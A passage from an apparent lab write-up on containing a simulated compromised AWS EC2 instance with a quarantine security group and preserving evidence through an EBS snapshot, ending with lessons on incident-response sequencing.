6. Created quarantine-sg (sg-0219824815c712fe2) in lab5-vpc with zero inbound and zero outbound rules, description: Zero trust quarantine.
7. Changed target-ec2-lab5 security group from lab5-target-sg to quarantine-sg via EC2 - Actions - Security - Change Security Groups.
8. Confirmed containment: SSH to 100.53.222.97:22 timed out completely.
9. Instance kept running - stopping would lose volatile memory; terminating would lose all disk evidence.

Evidence Preservation

10. Navigated to EBS volume via target-ec2-lab5 Storage tab.
11. Created snapshot with description forensics-evidence-lab5-20.
12. Snapshot snap-0253b30259d629576 completed: 1.75 GiB captured from 8 GiB volume.
13. Snapshot is immutable and can be attached to a clean analysis instance for forensic examination without affecting original evidence.

Before vs. After Comparison

Before Containment	After Containment
Security group: lab5-target-sg (SSH allowed)	Security group: quarantine-sg (zero in/out rules)
SSH to 100.53.222.97:22: Connected successfully	SSH to 100.53.222.97:22: Connection timed out
Instance beaconing to evil-c2-server.com	All outbound blocked - beaconing impossible
Cron running malware.sh every 5 minutes	Cron runs but cannot reach C2 - no outbound path
Evidence at risk of exfiltration or deletion	Evidence frozen in EBS snapshot snap-0253b30259d629576

9. Key Learnings

- Contain before investigating - always. The first action after confirming compromise is isolation. The quarantine SG swap takes 10 seconds and immediately cuts the attacker off. Every minute of delay is time for more data to be exfiltrated or additional persistence to be established. Evidence investigation comes after the threat is contained, not before.
- The quarantine SG approach is better than stopping the instance. Stopping an EC2 instance wipes volatile memory - running processes, network connections, and in-memory artifacts valuable for forensic analysis. The quarantine SG preserves instance state while cutting network access, and keeps the EBS volume mounted and consistent for snapshotting.
- EBS snapshots are the forensic disk image equivalent for cloud IR. Once taken, the snapshot is immutable and can be attached to a clean analysis instance in a separate isolated VPC. The analyst can mount it read-only, run file recovery tools, analyze logs, and extract malware samples without touching the original evidence at all.
- Cron is a simple but effective persistence mechanism that is easy to miss. The crontab -l check is one of the first commands an IR analyst should run on a suspected compromised host. In production, tools like OSSEC, Wazuh, or AWS Security Hub can alert on unexpected crontab modifications automatically.

- What surprised me: how quickly automated internet scanners appeared in the logs even for a freshly launched instance. Within minutes of the EC2 instance getting a public IP, there were connection attempts from external IPs on various ports in the CloudTrail and flow logs. This reinforces that any EC2 instance with a public IP is immediately visible to the internet and actively probed.

10. Conclusion

This lab executed a complete incident response cycle on a simulated compromised EC2 instance - from fresh environment setup through detection, containment, evidence preservation, and formal reporting. The workflow covered all four phases of the NIST SP 800-61 IR lifecycle and produced both the screenshot documentation and the structured incident report that a real cloud security team would generate.

The most practically valuable takeaway is the quarantine SG containment technique. It is fast, non-destructive, and reversible - and it works on any running EC2 instance regardless of what is installed on it. Combined with an EBS snapshot taken immediately after containment, this approach preserves both the network isolation and the disk evidence needed for a complete forensic investigation. These two steps - quarantine SG and EBS snapshot - are the minimum viable response to any suspected EC2 compromise.

For anyone preparing for cloud security or incident response roles, the skills built in this lab - VPC isolation architecture, security group manipulation for containment, EBS snapshot workflows, GuardDuty finding analysis filtered by resource type, and IR report writing with MITRE ATT&CK mapping - are directly applicable to AWS incident response playbooks used in real organizations.

Key takeaway: In EC2 incident response, the sequence is contain first (quarantine SG), preserve evidence second (EBS snapshot), investigate third (analyze snapshot on clean instance), remediate last (terminate original). Doing these out of order risks losing evidence or giving the attacker more time. Sequence discipline is what separates a controlled response from a chaotic one.